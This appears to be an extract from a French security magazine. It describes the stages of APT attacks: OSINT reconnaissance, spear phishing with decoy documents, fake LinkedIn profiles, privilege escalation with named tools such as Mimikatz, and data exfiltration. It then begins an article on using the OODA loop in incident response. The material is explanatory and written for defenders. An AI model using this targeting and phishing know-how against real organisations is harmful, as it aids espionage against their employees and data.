


Fig 2 : Détail d'une attaque APT [4].

- ses employés ;
- son réseau informatique ;
- ...

Les principales sources d'information renseignant un attaquant sur sa cible proviennent de l'OSINT pour la plupart :

- les sites web de la cible ;
- les communiqués de presse ;
- les documents publics/publications/rapports des employés de la cible ;
- les réseaux sociaux ;



- les offres d'emploi ;
- les moteurs de recherche ;
- ...

Les méthodes employées sont étonnamment similaires à celles utilisées lors de certains audits de sécurité.

Deux branches se distinguent dans la phase de reconnaissance : la reconnaissance passive, et la reconnaissance active. Nous allons détailler les recherches les plus courantes faites par les attaquants, les contraintes de taille de l'article ne nous permettant pas d'être exhaustifs malheureusement.

2.1.1 Reconnaissance passive

La reconnaissance passive peut être décrite comme une phase pendant laquelle l'attaquant n'a absolument aucune interaction avec sa cible et ne peut ainsi être détecté.

Cette phase est plutôt intuitive et ne nécessite pas de compétences particulièrement pointues.

L'attaquant va ici creuser toutes les ressources publiques qui présentent un intérêt pour lui :

2.1.1.1 Noms de domaines/informations Whois/adresses IP

Les informations de contact des enregistrements de domaines de la cible sont particulièrement intéressantes. Elles peuvent faire comprendre à l'attaquant le format des adresses mail utilisées dans l'entreprise par exemple, ou fournir une première identité à usurper lors d'envoi de *spear phishing* dans la phase suivante...

Les informations du bureau d'enregistrement présentent également un intérêt : l'attaquant pourrait se faire passer pour le bureau d'enregistrement afin d'écrire à l'employé gérant les données des domaines, afin de l'infecter avec un malware...

Enfin, les informations sur les serveurs DNS sont toujours intéressantes à avoir, mais sont généralement exploitées en phase de reconnaissance active comme nous le verrons ultérieurement.

2.1.1.2 Serveurs de la cible et hébergement

Différents outils permettent d'obtenir différentes informations sur ces serveurs : version du serveur web, technologies utilisées, etc.

2.1.1.3 Adresses de courriel

Il s'agit de l'un des éléments les plus intéressants dans cette phase. Elles permettent notamment d'établir des campagnes de spear phishing (détaillées ultérieurement).

Plusieurs sources permettent d'en collecter facilement ou de deviner leur format : serveurs de clefs PGP, moteurs de recherche, publications, ou encore des outils tels que theHarvester [5].

2.1.1.4 Publications en ligne

Ces documents présentent de multiples avantages pour l'attaquant : ils fournissent des informations sur certains projets, les noms des personnes impliquées, des mots-clefs précis à rechercher lors de la phase de mouvements latéraux, des adresses de courriel, des métadonnées, et peuvent aussi être utilisés tels quels lors de campagnes de spear phishing.

2.1.1.5 Réseaux sociaux

LinkedIn et Facebook sont ici particulièrement intéressants : employés qui parlent de projets en cours, relations entre employés, etc.

Il est assez sidérant d'effectuer des recherches sur des technologies pointues et de voir les résultats LinkedIn montrant des ingénieurs qui en disent suffisamment pour devenir de parfaites cibles aux yeux des attaquants. Les secteurs de l'aéronautique et de la défense, qui sont parmi les plus ciblés par les attaques APT, feraient bien de faire changer les descriptifs de postes de certains de leurs employés sur LinkedIn... Et de faire attention à vraiment exercer un contrôle sur les profils qu'ils autorisent à entrer dans leurs groupes LI restreints. En effet, de nombreuses sociétés disposent de groupes LinkedIn plus ou moins bien modérés. Un attaquant disposant d'un faux profil le présentant comme employé a de bonnes chances d'être accepté dans ce genre de groupe, lui permettant ainsi d'avoir accès à beaucoup plus d'informations et à de larges listes d'employés.

2.1.2 Reconnaissance active

La reconnaissance active nécessite plus de préparation de la part de l'attaquant. Cette dernière laisse des traces pouvant alerter la cible, et oblige l'attaquant à s'anonymiser un minimum.

2.1.2.1 Moteurs de recherche/opérateurs de recherche Google [6]

Les moteurs de recherche sont utilisés dans les deux types de reconnaissance. En phase active, l'attaquant peut émettre des requêtes très pointues afin d'accéder à du contenu directement sur les serveurs de la cible. Des recherches se servant des opérateurs de recherche Google peuvent être particulièrement intéressantes. Un exemple dans lequel un attaquant va chercher tous les documents PDF contenant le mot « project » présents sur un site web de sa cible :

```
site:aircraftsupermegacompany.com file:PDF project
```



2.1.2.2 Scanners de vulnérabilités

Nous ne rentrerons pas dans le détail ici. Les attaquants ayant décidé de passer par une compromission de serveur plutôt que par du spear phishing pour entrer dans le système ciblé utiliseront fatalement ce genre d'outil, de façon discrète, ces derniers n'ayant généralement pas de contrainte de temps.

2.1.2.3 Collecte de métadonnées

Un outil tel que FOCA est ici particulièrement utile. Non seulement ce dernier permet de tester certaines vulnérabilités et d'obtenir diverses informations sur la cible, mais il permet en outre de collecter et effectuer des recherches dans les métadonnées de documents qu'il aura découverts sur le site de la cible.

2.1.2.4 Compromission d'adresses de courriel personnelles

Il peut être utile pour un attaquant APT de trouver des adresses e-mails d'employés de l'entreprise ciblée et de les compromettre en se servant d'un cheval de Troie ou d'un spear phishing bien réalisé. Mais pourquoi ferait-il cela ? Tout simplement parce qu'il est fort probable que des employés se servent de leur messagerie personnelle pour faire transiter du « travail du soir » (et donc des documents sensibles) entre leur lieu de travail et leur domicile, en non-respect flagrant de la charte de sécurité informatique de leur entreprise. Ces échanges d'e-mails sont une aubaine pour un attaquant. De plus, si la personne échange des e-mails avec d'autres collaborateurs, il sera d'autant plus facile d'usurper leurs identités afin de procéder à d'autres compromissions ou envois de courriels de spear phishing. Enfin, cela pourrait permettre d'identifier des employés n'étant pas présents sur les réseaux sociaux ou autres ressources ouvertes d'Internet.

2.2 Compromission initiale

Cette phase est celle qui nécessite le plus de technicité, mais pas autant que la croyance populaire ne le suggère. C'est à cette étape que le marketing vante l'utilisation d'exploits 0day développés par des génies de l'informatique enfermés dans des bunkers ou des grottes... Alors que dans la réalité le nombre de 0days

utilisés est très faible et réservé à peu de groupes d'attaquants APT au final.

Passons donc rapidement en revue les méthodes les plus courantes qui permettent à un groupe d'attaquant de compromettre un système.

2.2.1 Spear Phishing

Incontestablement la méthode la plus utilisée en APT [7] pour compromettre un/des postes de travail et mettre un pied dans le réseau de la cible.

Le spear phishing consiste en l'envoi d'un volume très faible d'e-mails vers un ou des employés de la cible. Ces e-mails présentent un contenu étudié (de façon plus ou moins mature en fonction de l'expérience des attaquants) pour pousser le destinataire à ouvrir une pièce jointe, ou cliquer sur un lien... qui le mènera directement vers un malware, généralement une backdoor ou un RAT. Parmi les plus célèbres en APT, on peut citer PlugX/KorPlug, njRAT/Bladabindi...

La cybercriminalité traditionnelle ne s'embarrasse pas trop de discrétion, avec souvent des fichiers qui une fois exécutés ne « font rien » pour l'utilisateur tout en l'infectant en arrière-plan. Certains acteurs APT procèdent de la même façon parce qu'ils présentent un niveau de maturité plus faible que d'autres groupes.

Nous ne nous étendons pas sur les méthodes du style :

- Envoi d'un mail avec une pièce jointe qui est un ZIP/RAR qui contient un EXE/JS/SCR/autre ;
- Envoi d'un mail avec lien vers un fichier ZIP/RAR/EXE/JS/SCR/autre.

En fait, les APT « matures » utilisent souvent de méthodes un peu plus évoluées : l'utilisation de documents de diversion.

Plusieurs grands cas de figure se distinguent :

- Les attaquants utilisent un prétexte contextuel/politique/concurrentiel/autre pour éveiller l'attention du destinataire, qui s'empresse de cliquer sur le document Microsoft Office ou PDF proposé. Ces documents, destinés à infecter le destinataire, proviennent de sources publiques.
- Les attaquants utilisent des documents privés dérobés auprès de concurrents/experts d'un domaine, etc. afin d'infecter les destinataires.
- Les attaquants utilisent les mêmes documents, mais embarqués dans un autre binaire. Ainsi, la cible




Fig 3 : Présentation des possibilités de FOCA.




Fig 4 : FOCA et métadonnées.



exécutera directement la charge active, mais un document tout à fait sain sera ouvert en parallèle de l'infection, afin de ne pas lever de suspicion du côté de l'utilisateur.

Quant à l'expéditeur, les attaquants utilisent en général une adresse créée auprès d'un fournisseur gratuit, au nom d'un employé/dirigeant de la société ciblée, ou alors usurpent une adresse e-mail existante de l'entreprise, lorsque c'est possible (pas de SPF, etc.), ou une adresse d'un prestataire/fournisseur de services/partenaire.

PLANNED RUSSIAN SPACE MISSIONS IN 2021-2025

PLANNED RUSSIAN SPACE MISSIONS IN 2021:

Feb. 22: A *Soyuz rocket* to launch a *Progress cargo ship* from *Baikonur* toward the International Space Station, *ISS*. (As of 2014)

March 30: A *Soyuz rocket* to launch a *Soyuz manned transport spacecraft* with a crew of three from *Baikonur* toward the International Space Station, *ISS*. (As of 2014)

April: Russia to launch the *Elektro-M* No. 1-1 weather-forecasting satellite.

April 16: A *Soyuz rocket* to launch a *Progress cargo ship* from *Baikonur* toward the International Space Station, *ISS*. (As of 2014)

June: Russia to launch the *Meteor-M* No. 2-5 remote-sensing satellite.

July 1: A *Soyuz rocket* to launch a *Progress cargo ship* from *Baikonur* toward the International Space Station, *ISS*. (As of 2014)

Sept. 13: A *Soyuz rocket* to launch a *Soyuz manned transport spacecraft* with a crew of three from *Baikonur* toward the International Space Station, *ISS*. (As of 2014)

Oct. 16: A *Soyuz rocket* to launch a *Progress cargo ship* from *Baikonur* toward the International Space Station, *ISS*. (As of 2014)

Fig 5 : Exemple de contenu d'un document de diversion utilisé lors d'une attaque APT.

2.2.2 Réseaux sociaux

Il est aisé pour un attaquant de créer un faux profil LinkedIn (ou de compromettre un profil existant) afin d'accéder à un groupe appartenant à l'entreprise ciblée [8] et de s'en servir afin de bénéficier de plus d'informations sur ses employés ou de lancer des campagnes d'infection ciblées.

2.2.3 Watering Hole

Il s'agit ici de compromettre un serveur web d'un partenaire/prestataire de confiance de l'entreprise ou du secteur d'activité ciblé, afin d'ensuite infecter tous les visiteurs du site. Plus le site est spécialisé, plus c'est intéressant pour l'attaquant dans le sens où il ne sera consulté que par des professionnels du secteur ciblé.

Une variante peut également consister à créer une copie d'un tel site web, et lancer une campagne de spear phishing menant vers ce faux site. C'est ce qui s'était passé notamment avec un faux site du Groupement des Industries Françaises Aéronautiques et Spatiales (GIFAS) qui infectait ses visiteurs en exploitant une vulnérabilité 0day d'Internet Explorer 10 [9].

2.2.4 Compromission directe

Cette attaque consiste à chercher des vulnérabilités sur les serveurs de la société ciblée, afin de la compromettre par une attaque directe. Il peut s'agir de compromettre un serveur web, un serveur d'e-mails, un serveur DNS, peu importe du moment que cela permet soit d'obtenir de l'information, soit de pouvoir rebondir vers l'intérieur du réseau de l'entreprise.

Ces attaques ne se distinguent pas de celles déployées par la cybercriminalité traditionnelle.

2.3 Renforcement des accès et mouvements latéraux

À ce stade, l'attaquant est à l'intérieur du réseau de sa cible. Soit il dispose des droits d'un utilisateur lambda, soit il a déjà pu obtenir une élévation de privilèges lors de la compromission initiale.

Il arrive que les droits d'un utilisateur suffisent à l'attaquant. C'est notamment le cas lorsque ce dernier a ciblé une machine particulière qu'il sait contenir l'information qu'il souhaite dérober, ou un utilisateur particulier qui dispose des droits d'accès à cette information.

Cependant, dans la majorité des cas, l'attaquant souhaite parcourir l'ensemble du réseau sans contraintes, et opte donc pour une recherche d'élévation de privilèges. Il souhaitera donc devenir administrateur de domaine et si possible *dumper* complètement l'Active Directory.

Pas de surprise ici, la majorité des attaquants APT utilisent des outils déjà existants pour parvenir à leurs fins. Parmi les plus utilisés, on peut citer Mimikatz [10] ou encore GSecDump [11], très prisés par les attaquants APT chinois notamment.

Une fois ses privilèges élevés, l'attaquant peut enfin parcourir l'ensemble du réseau, se servant d'outils tels que *psexec* [12] pour partir à la recherche des informations souhaitées.

Ce chapitre faisant appel à des techniques connues et utilisées depuis longtemps dans les tests d'intrusion et audits de sécurité, nous ne nous étendrons pas sur ce sujet.

2.4 Exfiltration de données

Il y a finalement peu à dire sur cette phase de l'attaque APT. Une fois que l'attaquant a trouvé les informations qu'il souhaite dérober, il ne reste plus qu'à les exfiltrer.

Cette exfiltration peut se faire de plusieurs façons, les plus courantes étant :

- l'utilisation directe d'un RAT présent sur le système compromis. Généralement, ces communications passent par le port 80.



- l'utilisation de FTP. Cette méthode présente le désavantage pour l'attaquant de devoir transmettre sur le réseau ses identifiants et mots de passe, ainsi que l'adresse IP ou le domaine sur lequel se trouve le serveur FTP de destination.
- par envoi d'e-mails. Cette méthode n'est pas fréquemment utilisée, mais il arrive de voir des attaquants exfiltrer de petites quantités de données (provenant de keyloggers notamment) par ce biais.

Les attaquants font généralement transiter les informations à exfiltrer par la même machine au sein de l'entreprise ciblée. Ils installent un outil d'archivage tel que RAR (le plus utilisé, de loin), créent des archives de taille moyenne (entre 20 et 40 Mégaoctets en général), protégées par mot de passe, qu'ils exfiltrent ensuite.

3 APT et attaques informatiques « traditionnelles »

Les attaques APT partagent un certain nombre de caractéristiques avec les attaques plus « traditionnelles » de la cybercriminalité.

La phase de reconnaissance comprend un certain nombre d'étapes qui peuvent être similaires, mais elle est généralement beaucoup plus poussée en APT. Alors qu'en cybercriminalité classique, l'attaquant va quasi uniquement s'intéresser à tout ce qui touche le système d'information lui-même, en APT il cherche autant d'informations techniques que d'informations sur des profils d'employés, de dirigeants, de filiales, etc.

La compromission initiale diffère souvent, dans le sens où peu d'attaquants traditionnels optent pour des scénarios de spear phishing. S'ils veulent compromettre un système en passant par le biais des e-mails, ils vont plutôt opter pour du phishing de masse et arroser un nombre d'employés beaucoup plus conséquent. Les attaquants APT se concentrent souvent ici sur la qualité du mail et de ses pièces jointes, alors que les attaquants généralistes n'y consacrent qu'un laps de temps très court.

Les méthodes de maintien sur le système, une fois compromis, restent les mêmes.

Reste que le but des attaques APT est d'obtenir de l'information, contrairement à d'autres attaques qui cherchent à obtenir un gain financier direct, à défigurer un site web, à détruire des données...

Enfin, vu les limitations de taille d'un tel article de présentation, nous n'avons pas évoqué les malwares utilisés en APT. Ces derniers diffèrent souvent de ceux utilisés dans des attaques traditionnelles : ils ne sont la plupart du temps pas packés/obfusqués du tout (pour éviter de lever des suspicions dans des outils automatisés d'analyses de binaires), sont généralement distribués à très petite échelle (discretion oblige) pour éviter de se retrouver sur Virus-Total et autres services similaires, et sont souvent développés entièrement par les groupes d'attaquants eux-mêmes.

Conclusion

Il serait vain de vouloir présenter tous les aspects fascinants des attaques APT en un article. Nous avons cependant essayé de dégager ici les connaissances minimales à avoir en la matière.

Ces attaques ont encore de beaux jours devant elles. La plupart de ces attaques se sont adaptées au niveau de sécurité des cibles : elles sont basiques. Le vecteur d'infection initial reste l'utilisateur et cette situation ne s'améliore pas forcément.

Pour ce qui est de la détection de ce type d'attaques, l'avenir semble tourné vers des solutions d'analyse de binaires dans des sandbox customisées, couplées avec des analystes en connaissance des menaces (Threat Intelligence), profils qui manquent malheureusement cruellement en France pour le moment... ■

■ Remerciements

Je remercie tous les lecteurs de mon ouvrage dédié au sujet fascinant des APT et qui m'ont fait partager leurs retours toujours intéressants. Je remercie également David Bizeul et Fabrice Flauss pour leurs relectures attentives.

■ Références

- [1] Wikipedia : *Opération Aurora* - http://fr.wikipedia.org/wiki/Op%C3%A9ration_Aurora
- [2] DELL SecureWorks : *Lifecycle of an APT* - http://www.secureworks.com/assets/pdf-store/articles/Lifecycle_of_an_APT_G.pdf
- [3] Citizen Lab : *Hacking Team and the Targeting of Ethiopian Journalists* - <https://citizenlab.org/2014/02/hacking-team-targeting-ethiopian-journalists/>
- [4] Source : *Sécurité et espionnage informatique : Connaissance de la menace APT (Advanced Persistent Threat) et du cyberespionnage*, Éditions Eyrolles.
- [5] theHarvester - <https://github.com/laramies/theHarvester>
- [6] *Using search operators* - http://www.googleguide.com/using_advanced_operators.html
- [7] Trend Micro : *Spear phishing Email most favored APT attack bait* - <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-spear-phishing-email-most-favored-apt-attack-bait.pdf>
- [8] *LinkedIn is a hacker's dream tool* - <http://money.cnn.com/2012/03/12/technology/linkedin-hackers/index.htm>
- [9] <http://www.seculert.com/blog/2014/02/0-day-attack-targets-aerospace-companys-remote-users.html>
- [10] Mimikatz - <https://github.com/gentilkiwi/mimikatz>
- [11] GSecDump - http://www.truesec.se/sakerhet/verktyg/saakerhet/gsecdump_v2.0b5
- [12] psexec - <https://technet.microsoft.com/en-us/sysinternals/bb897553.aspx>



APT AU COMBAT : STRATÉGIE NUMÉRIQUE EN RÉSEAU D'ENTREPRISE

William Dupuy – william.dupuy@laposte.net

Nicolas Guillermin – nicolas.guillermin@m4x.org

mots-clés : CYBERDÉFENSE / REMOTE FORENSIC / SIEM / THREAT INTELLIGENCE / GESTION DE CRISE / BOYD

Passé le moment de la détection de l'APT (quel que soit le moyen, seule la victoire est belle), toute équipe CSIRT se retrouve rapidement déchirée sur la conduite à tenir. Non seulement on ne comprend pas tout, mais en plus il faut choisir entre éliminer le symptôme, et collecter un maximum de données sur l'attaque et l'attaquant pour agir de façon plus définitive.

Aborder la lutte contre les APT comme une confrontation (à distance) apporte un éclairage intéressant à la situation. L'étude de cette problématique à travers le prisme de la confrontation met en lumière des options stratégiques qui ne sont pas envisageables en suivant une approche uniquement technique et centrée sur la victime. En insistant sur la complexité de la gestion de crise, Bruce Schneier [Schneier] a suggéré que la boucle OODA imaginée par Boyd [Boyd] offrait un cadre méthodologique adapté. Cet article développe cette idée dans le cadre de la lutte contre les APT. Après un rapide survol de cette boucle OODA, nous allons donc voir, phase après phase, son utilité dans le cadre de la lutte contre les APT.

1 OODA : Observer, Orienter, Décider, Agir...

Comme dans tout autre domaine, une situation d'attaque-défense commence forcément par des objectifs antagonistes entre protagonistes. Dans le cas d'une APT, les objectifs à obtenir ou préserver sont respectivement :

- Pour la victime : préserver le fonctionnement, que l'attaquant s'en aille, que les dégâts soient réparés, et qu'il ne revienne pas...
- Pour l'attaquant : voler ou détruire tout ce qui l'intéresse, mais surtout, ne pas « perdre » ses outils ! Il faut bien voir que sa capacité opérationnelle, son capital intellectuel, ce sont :
 - Ses exploits : les acquérir, les développer et même les maîtriser (pour ceux qui sont publics) est coûteux.

- Ses outils : leur développement a également un coût. Au passage, cela explique pourquoi obfusquer un outil a du sens : tant que l'analyse n'est pas terminée, ses résultats diffusés et mis en exploitation, l'outil conserve toute sa capacité opérationnelle.

Le but du CSIRT (*Computer Security Incident Response Team*), par conséquent, sera de maximiser le coût pour l'attaquant tout en préservant l'activité de son client, afin de dissuader cet attaquant de revenir.

Dans ce cadre, John Boyd, théoricien américain, a conçu un modèle de cycle décisionnel, la boucle OODA, qui a largement inspiré les organisations de crise tant au plan militaire que civil. Ce modèle, inspiré d'observations issues des sciences cognitives, s'applique naturellement à la lutte contre les APT. Il se base sur deux principes.

L'initiative, tout d'abord, constitue la faculté d'être à l'origine de l'action, plaçant de fait l'adversaire dans une posture réactive, donc contrainte. En dictant le déroulement des actions, le belligérant qui possède l'initiative dispose d'une capacité à planifier, i.e. à jouer avec plusieurs coups d'avance. Par opposition, l'adversaire est en situation de réaction, donc avec un champ décisionnel réduit. Le but, par conséquent, est soit de préserver l'initiative en forçant l'adversaire à réagir en permanence à nos sollicitations, soit de la récupérer pour inverser la dynamique.

L'analyse de Boyd se fonde également sur l'observation que l'adversaire est une entité (organisation par exemple) qui analyse son environnement, évalue la performance de ses actions passées et adapte son plan d'action en conséquence. Par conséquent, en agissant sur sa perception, on altère aussi sa capacité d'analyse et donc de décision.



Concrètement, il s'agit de laisser croire à l'attaquant que son attaque se déroule normalement à travers des signaux rassurants ou incohérents et donc de masquer les opérations de prélèvement et de préparation dans le bruit normal du réseau, tandis que le nécessaire est fait pour le mettre dehors dans les meilleures conditions.

On a l'habitude de considérer que les équipes de cyberdéfense sont systématiquement placées dans une situation stratégiquement défavorable, car la défense suppose justement de ne pas avoir l'initiative. Ce n'est pas exactement le cas. Il est indubitable que l'équipe de SOC qui surveille le réseau, cherchant à détecter la cyberattaque, n'est pas en position d'initiative par rapport au cyberattaquant qui choisit le moment, le lieu et la méthode d'attaque. Néanmoins, le vent tourne dès lors que l'APT est détectée. L'objectif d'une équipe de cybersécurité ou d'un CSIRT est donc de capitaliser au maximum sur ce renversement d'initiative.

En effet, le cycle d'intervention proposé par le SANS [SANS] permet de se retrouver dans la situation totalement inverse, dans une phase de *containment* : l'attaquant détecté ne perçoit dans cette phase rien d'anormal et cette perception le conduit à réaliser des actions dommageables pour lui-même : quoi de pire que de sortir un zero day ou le malware fruit de 6 mois de développement contre un honeypot ! Voire même réaliser une action qui trahit son identité. L'exemple du nid de Coucou [Coucou] (outre nous rappeler ce qu'était l'informatique il y a 30 ans, ce que beaucoup de lecteurs apprécieront) est un modèle de résultats que l'on peut obtenir. Le but de cet article est donc bien de voir comment intégrer dans le cycle décisionnel les aspects techniques d'investigation et de remédiation avec les enjeux de déception de l'attaquant.

Dans « Patterns of Conflicts », John Boyd a préconisé un cycle décisionnel ayant précisément pour double but de conserver un tempo permettant de conquérir puis conserver l'initiative, et une méthodologie permettant d'entretenir l'ambiguïté nécessaire pour leurrer

l'adversaire. Ce modèle, présenté dans la figure 1, est composé de quatre phases itératives.

La phase d'observation a pour but de comprendre l'environnement. Elle est la confrontation à la réalité : notre compréhension de la situation lors du cycle précédent était-elle correcte, les actions prises ont-elles eu l'effet souhaité, l'adversaire a-t-il eu la réaction attendue, etc.

La phase d'orientation est centrale dans l'esprit de Boyd. Elle vise à analyser l'ensemble des éléments disponibles, à les contextualiser, afin de préparer l'acte décisionnel. L'ensemble du mode décisionnel adverse doit à ce titre être pris en considération.

La phase de décision a pour but... de décider des actions à prendre ! Il faut simplement noter qu'elle s'accompagne généralement de la formulation d'hypothèses sur les éléments non connus qui sont nécessaires à l'action : étendue de l'attaque, but de l'attaquant, etc.

Enfin, la phase d'action met en mouvement ce qui a été décidé.

Ce cycle itératif présente plusieurs avantages. Tout d'abord, il formalise un certain nombre d'actes, de processus impliqués dans le cycle décisionnel. Il explicite un certain nombre de considérations qui, sinon, mènent à de larges incompréhensions (contextualisation des informations, formalisation des hypothèses sur lesquelles la décision est fondée par exemple). Une fois en place, cette boucle décisionnelle a aussi l'avantage de synchroniser et donc accélérer les composants de la décision et de l'action. En effet, certaines étapes (comme l'analyse forensic) sont longues et pourront s'étaler sur plusieurs cycles. Néanmoins, la synchronisation des processus permettra (rapports d'étape, priorisation par exemple) de disposer d'éléments préliminaires lorsqu'ils sont utiles (communication de crise par exemple) même s'ils ne sont pas consolidés.

Voyons donc plus en détail comment les quatre phases de la boucle OODA se matérialisent concrètement dans le cadre de la réponse à incident.




Fig. 1 : La boucle OODA originale de Boyd [Boyd][Moran].



2 Observation

La phase d'observation vise à disposer de certitudes solides pour mieux cerner les informations manquantes, et ensuite tirer des conclusions. Les questions récurrentes auxquelles nous chercherons à répondre sont :

- Sommes-nous attaqués ?

